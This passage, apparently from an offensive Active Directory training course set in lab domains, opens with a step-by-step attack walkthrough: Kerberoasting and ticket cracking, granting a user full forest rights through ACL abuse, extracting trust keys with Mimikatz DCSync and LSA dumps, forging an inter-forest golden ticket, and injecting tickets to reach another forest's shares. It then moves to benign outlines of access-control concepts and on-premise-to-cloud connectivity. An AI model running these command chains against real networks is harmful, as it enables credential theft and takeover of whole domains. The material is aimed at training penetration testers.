Request-SPNTicket -SPN HTTP/CWF-DC.cyberwarfare.corp
```

(via PowerView)

```
. .\ Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command ‘”Kerberos::list /export”’
```

```
Python tgsrepcrack.exe <pass_list.txt> <SPN_Ticket.kirbi>
```


- **ACL Enumeration**

```
Import-Module PowerView.ps1

Invoke-ACLScanner -Domain enterprise.corp
(“cross_admin” user have FULL rights over enterprise.corp forest)
```

With the Privileges of “**cyberwarfare\cross_admin**”, give “**student1**” FULL rights over 2nd forest

```
Add-ObjectAcl -TargetDomain enterprise.corp -PrincipalIdentity student1 -Rights All -Verbose
```


- **FSP Enumeration**



```
Import-Module PowerView.ps1

Find-ForeignGroup -Domain partner.local

Get-DomainUser | ?{$_.objectsid -eq 'S-1-5-21-xxxxxx-95aaaaaaa-aavvbbb-1105’}
```

Result = Enough Privileges on “enterprise.corp”, now **pwn** the resolved user and laterally move to 2nd Forest

- **Trust Key Abuse**



Extract Inter-Forest Trust Key


```
. .\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command ‘"lsadump::dcsync /user:cyberwarfare\enterprise-dc$“’
```

OR

```
Invoke-Mimikatz –Command ‘”lsadump::trust /patch”’
```


OR

```
Invoke-Mimikatz –Command ‘”lsadump::lsa /patch”’
```




Forge **Inter-Forest** TGT

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:cyberwarfare.corp
/sid:S-1-5-21-xcxcxcxc-erererer-xyxyxyxy /rc4:<Trust_Hash> /service:krbtgt /target:enterprise.corp
/sids:S-1-5-21-xdsdsdsd-xxxxxx-xxxxx-519 /ticket:C:\Windows\Temp\enter_enterprise.kirbi"'
```



Request TGS with the forged TGT (using kekeo module)

```
asktgs.exe C:\Windows\Temp\enter_enterprise.kirbi CIFS/enterprise-dc.enterprise.corp
```




Inject the TGS into memory and then access the explicitly shared directory

```
kirbikator.exe lsa C:\Windows\Temp\enter_enterprise.kirbi

dir \\enterprise-dc.enterprise.corp\share\
```


SID filtering, restricts high privileged SIDs from the SID history of TGT to cross forest boundary

- **Privileged Access Management Trust Enumeration (PAM)**




Check PAM enabled or not, SID History = Disabled, Forest Transitive = True

```
Get-ADTrust -Filter {(SIDFilteringQuarantined -eq $False) -and (ForestTransitive -eq $True)}
```



Enumerate Members of Shadow Principals

```
Get-ADObject -SearchBase ("CN=Shadow Principal Configuration,CN=Services," +
(GetADRootDSE).configurationNamingContext) -Filter * -Properties * | select Name,
member, msDS-ShadowPrincipalSid | fl
```



Connect to Production-Forest with Implicit Credentials

```
Enter-PSSession <Production-Forest-IP> -Authentication NegotiateWithImplicitCredential
```

EXERCISE - 9


Enumerate the following in the environment:

1. No. of Users & Computers
2. Privileged groups like Domain Admins, Enterprise Admins, Shadow Admin etc
3. Domain Controller Properties

5.2 Active Directory Identity & Access Management

- **Security Principal [Trustee]**
  - User
  - Group
  - Computer
- **Permissions**
  - Window Access Control List
    - Access Control Entries (ACE)
    - Access Control Lists (ACL)
      - Discretionary Access Control List (DACL) - Granted or Denied Access
      - System Access Control List (SACL) - Type of Access [- Full Control , Create, Read, Write, Delete, Execute]
- **Resources**
  - Active Directory Objects
    - Domain
    - OUs
    - Users
    - Groups
    - Computers
    - Share Folders
    - Printers
    - Network Resources
    - Group Policy Objects

Active Directory Access Control Explanation -



5.3 On-Premise to Cloud Connectivity

- **Identity Federation / Sync**
    - On-Premise to Cloud Identity Sync
        - AWS
            - AWS SSO Active Directory sync
        - Azure
            - Azure AD Connect
        - GCP
            - Google Cloud Directory Sync (GCDS)
        - External Identity Provider

5.3 On-Premise to Cloud Connectivity

- **Network Connectivity**
  - On-premise to Cloud Network Connectivity
    - AWS
      - AWS Site 2 Site VPN
      - AWS Direct Connect
    - Azure
      - Azure Site 2 Site VPN
      - Azure ExpressRoute
    - GCP
      - GCP Site 2 Site VPN
      - Cloud Interconnect

EXERCISE - 10